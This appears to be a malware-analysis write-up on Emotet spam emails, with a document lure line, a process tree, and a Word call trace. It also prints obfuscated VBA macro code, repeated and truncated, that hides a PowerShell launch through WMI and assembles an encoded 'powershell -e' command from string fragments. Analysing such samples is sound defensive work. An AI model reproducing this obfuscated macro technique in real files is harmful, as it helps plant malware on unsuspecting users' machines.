
Once you have enabled editing, please click **Enable content** button from the yellow bar above



```
unsecapp.exe                              792 K     3,260 K  1716 Sink to receive asynchronou...
WmiPrvSE.exe                            1,624 K     4,408 K  1848 WMI Provider Host
taskhost.exe                 0.01       2,116 K     4,936 K  1448 Host Process for Windows T...
explorer.exe                 3.63      32,876 K    43,260 K   300 Windows Explorer
   VBoxTray.exe              0.02       2,128 K     4,740 K   820 VirtualBox Guest Additions Tr...
   procexp.exe               2.12      10,056 K    19,296 K  2952 Sysinternals Process Explorer
   WINWORD.EXE              19.64      50,164 K    77,948 K  3292 Microsoft Word
GoogleCrashHandler.exe                    996 K       872 K  2232 Google Crash Handler
SearchIndexer.exe            0.11      18,036 K     9,652 K  2392 Microsoft Windows Search I...
   SearchProtocolHost.exe  < 0.01       1,220 K     3,860 K  2484 Microsoft Windows Search P...
   SearchFilterHost.exe    < 0.01         916 K     3,388 K  2504 Microsoft Windows Search F...
   SearchProtocolHost.exe    0.02       1,408 K     5,884 K  2804 Microsoft Windows Search P...
WmiPrvSE.exe                 0.19       2,984 K     5,952 K  3148 WMI Provider Host
   powershell.exe            4.00      33,960 K    33,856 K  3640 Windows PowerShell
dllhost.exe                  0.14         976 K     3,752 K  3528 COM Surrogate
OSPPSVC.EXE                  5.96       3,540 K     9,720 K  3572 Microsoft Office Software Pr...
conhost.exe                  0.14         756 K     3,572 K  3648 Console Window Host
System                       0.89          48 K       748 K     4
```

Emotet spam emails


- VBA macro starts process via WMI:



```
Function Z_630085(J75_0_23, u8_7468)
On Error Resume Next
   k5_62_ = CLng(m6_0941 - CInt(Q_5_215_) * 463518865 - ChrB(l__84_30))
v32626_2 = (637886491 + CDbl(454298977) + H17959 * ChrB(345409866) * (600081377 * CDate(524467378 * Round(K__85601 + Chr(w6_471))) + n_779__ - CSng(110873956 / 6
   b___110 = CLng(P84_01 - CInt(P636__0) * 300481416 - ChrB(D3_621))
O31364 = (196740962 + CDbl(311289906) + i75845 * ChrB(874115944) * (647407558 * CDate(767471833 * Round(s193_96 + Chr(V449__93))) + J94696_8 - CSng(944750039 / 5
   U_8_7836 = CLng(B8_7705 - CInt(a306443) * 733377689 - ChrB(K_1738))
c591291 = (712246071 + CDbl(800401141) + k572550_ * ChrB(316200138) * (331338432 * CDate(539002813 * Round(d56811__ + Chr(p4_711))) + Y91__0_ - CSng(729221551 / 1
Set z337_6 = GetObject("winmgmts:Win32_Process")
Set F__6386_ = GetObject("winmgmts:Win32_ProcessStartup")
F__6386_.ShowWindow = 0
z337_6.Create J75_0_23 + G__6_210 + M45_94 + w63139_5 + X1_037 + m_2_2499 + n19276_, Null, F__6386_, processid
   H67192 = CLng(o_350_ - CInt(N__9_601) * 492222076 - ChrB(W_61__8))
r2185__ = (804659990 + CDbl(589900683) + r52_6_1 * ChrB(295486252) * (716256999 * CDate(677087355 * Round(M024603 + Chr(N62303))) + W_7_192_ - CSng(601858211 / 6
   p_9708_9 = CLng(p0_57082 - CInt(L600183) * 733150022 - ChrB(S_9500_))
j5__15 = (708562934 + CDbl(936128765) + J4584_ * ChrB(412327082) * (146096305 * CDate(864169229 * Round(S1__6_ + Chr(j____71))) + h659589 - CSng(149071313 / 2888
End Function

Function m87__2()
On Error Resume Next
Q654_55 = CLng(s_25919_ - CInt(M19_6_) * 276043550 - ChrB(z42_61_))
o704__6 = (92177023 + CDbl(69760021) + I_998_ * ChrB(446879562) * (736856768 * CDate(444097351 * Round(k8__9_ + Chr(Q0_3_38_))) + a5___43 - CSng(606185480 / 5099
   h9__85__ = CLng(V830051 - CInt(R___3__) * 693369493 - ChrB(m0_44247))
P796_1_ = (162458799 + CDbl(119841399) + Z7_610__ * ChrB(97061669) * (761686415 * CDate(613763080 * Round(H_84_9 + Chr(k05_3822))) + d__432_ - CSng(243745651 / 3
   E_1315_ = CLng(U434_2_ - CInt(b30_14) * 777380311 - ChrB(i313975))
d352_8_ = (474988732 + CDbl(44287608) + j_90108_ * ChrB(247881678) * (716063944 * CDate(747199845 * Round(w1_649 + Chr(U0610743))) + M72__86 - CSng(138599012 / 9
k0_74_ = "wershe" + "ll -e" + " JABqA" + "DQANw" + "AxAF8" + "AMAA9"
r151_96_ = CLng(k_274_ - CInt(u28810_) * 732974317 - ChrB(K4_264))
j___19 = (603491638 + CDbl(292055100) + L_73_490 * ChrB(410976969) * (320038584 * CDate(28183918 * Round(D159_6 + Chr(r9_5002))) + v___8_91 - CSng(291062207 / 55
   j4_15_ = CLng(J_623__ - CInt(W5_45121) * 533893619 - ChrB(z9_27___))
J800346 = (21221998 + CDbl(791575858) + i6__5153 * ChrB(602530409) * (1206215 * CDate(763668358 * Round(i9259512 + Chr(N_282_))) + m9463_53 - CSng(838987229 / 39
   U32_3_1 = CLng(F271_4 - CInt(j_46_1) * 966111378 - ChrB(z_72732))
b485099 = (205139679 + CDbl(718893143) + m61257 * ChrB(580861415) * (744867131 * CDate(237751605 * Round(G79158 + Chr(z556_97))) + j_8562 - CSng(874591830 / 6034
Z4180___ = "ACgAJw" + "BBA" + "DgAX" + "wA5AD" + "IAJ"
D1761_0 = CLng(G5857_8 - CInt(k67_1091) * 669637087 - ChrB(r_67___4))
M8_5___ = (771330567 + CDbl(562126817) + k041_3__ * ChrB(787008533) * (997760090 * CDate(162025381 * Round(p3_180 + Chr(147_88))) + p4233242 - CSng(436515131 / 8
```

Emotet spam emails

- VBA macro starts process via WMI:




```
Function Z_630085(J75_0_23, u8_7468)
On Error Resume Next
    k5_62_ = CLng(m6_0941 - CInt(Q_5_215_) * 463518865 - ChrB(l__84_30
v32626_2 = (637886491 + CDbl(454298977) + H17959 * ChrB(345409866) *
    b___110 = CLng(P84_01 - CInt(P636__0) * 300481416 - ChrB(D3_621))
O31364 = (196740962 + CDbl(311289906) + i75845 * ChrB(874115944) * (
    U_8_7836 = CLng(B8_7705 - CInt(a306443) * 733377689 - ChrB(K_1738
c591291 = (712246071 + CDbl(800401141) + k572550_ * ChrB(316200138) *
Set z337_6 = GetObject("winmgmts:Win32_Process")
Set F__6386_ = GetObject("winmgmts:Win32_ProcessStartup")
F__6386_.ShowWindow = 0
z337_6.Create J75_0_23 + G__6_210 + M45_94 + w63139_5 + X1_037 + m_2
    H67192 = CLng(o_350_ - CInt(N__9_601) * 492222076 - ChrB(W_61__8)
r2185__ = (804659990 + CDbl(589900683) + r52_6_1 * ChrB(295486252) *
```

```
Function Z_630085(J75_0_23, u8_7468)
On Error Resume Next
    k5_62_ = CLng(m6_0
v32626_2 = (637886491                                      10873956 / 65
    b___110 = CLng(P84
O31364 = (196740962                                        44750039 / 55
    U_8_7836 = CLng(B8
c591291 = (712246071                                       729221551 / 1
Set z337_6 = GetObjec
Set F__6386_ = GetObj
F__6386_.ShowWindow =
z337_6.Create J75_0_2
    H67192 = CLng(o_35
r2185__ = (804659990                                       01858211 / 62
    p_9708_9 = CLng(p0
j5__15 = (708562934 +                                      71313 / 2888
End Function

Function m87__2()
On Error Resume Next
Q654_55 = CLng(s_2591
o704__6 = (92177023 +                                      35480 / 5099
    h9__85__ = CLng(V6
P796_1_ = (162458799                                       43745651 / 3
    E_1315_ = CLng(U43
d352_8_ = (474988732                                       38599012 / 90
k0_74_ = "wershe" + "
r151_96_ = CLng(k_274
j___19 = (603491638 +                                      1062207 / 55
    j4_15_ = CLng(J_623__ - CInt(W5_45121) * 533893619 - ChrB(z9_27___))
J800346 = (21221998 + CDbl(791575858) + i6__5153 * ChrB(602530409) * (1206215 * CDate(763668358 * Round(i9259512 + Chr(N_282_))) + m9463_53 - CSng(838987229 / 39
    U32_3_1 = CLng(F271_4 - CInt(j_46_1) * 966111378 - ChrB(z_72732))
b485099 = (205139679 + CDbl(718893143) + m61257 * ChrB(580861415) * (744867131 * CDate(237751605 * Round(G79158 + Chr(z556_97))) + j_8562 - CSng(874591830 / 6034
Z4180___ = "ACgAJw" + "BBA" + "DgAX" + "wA5AD" + "IAJ"
D1761_0 = CLng(G5857_8 - CInt(k67_1091) * 669637087 - ChrB(r_67___4))
M8_5___ = (771330567 + CDbl(562126817) + k041_3__ * ChrB(787008533) * (997760090 * CDate(162025381 * Round(p3_180 + Chr(147_88))) + p4233242 - CSng(436515131 / 8
```

Emotet spam emails


- Winword calltrace:



```
[(PID: 3292, WINWORD, Module: ntdll!0xLdrInitializeThunk, Count: 1
[(PID: 3292, WINWORD, Module: ntdll!0xLdrpInitializeThread, Count: 1
[(PID: 3292, WINWORD, Module: ntdll!0xNtCreateThreadEx, Count: 1
[(PID: 3292, WINWORD, Module: ntoskrnl!0x, Count: 4
[(PID: 3292, WINWORD, Module: oleaut32!0x77537EDF, Count: 1
[(PID: 3292, WINWORD, Module: user32!0x_InternalCallWinProc, Count: 1
[(PID: 3292, WINWORD, Module: user32!0xDispatchMessageW, Count: 1
[(PID: 3292, WINWORD, Module: user32!0xDispatchMessageWorker, Count: 1
[(PID: 3292, WINWORD, Module: user32!0xUserCallWinProcCheckWow, Count: 1
[(PID: 3292, WINWORD, Module: vbe7!0xBreakTimer, Count: 1
[(PID: 3292, WINWORD, Module: vbe7!0xCDispVbaStdMod::Invoke, Count: 1
[(PID: 3292, WINWORD, Module: vbe7!0xCVbeProcs::CallMacro, Count: 1
[(PID: 3292, WINWORD, Module: vbe7!0xEpiInvokeMethod, Count: 1
[(PID: 3292, WINWORD, Module: vbe7!0xStartBreakTimer, Count: 1
[(PID: 3292, WINWORD, Module: winword!0x2F34159A, Count: 1
[(PID: 3292, WINWORD, Module: winword!0x2F341602, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7A6413E6, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7A641709, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7A642690, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7A8433E9, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7A9E6ADF, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7AA03EDB, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BE81F, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BF462, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BF4D0, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7B3121EA, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7B3A0AA7, Count: 1
```

Emotet spam emails

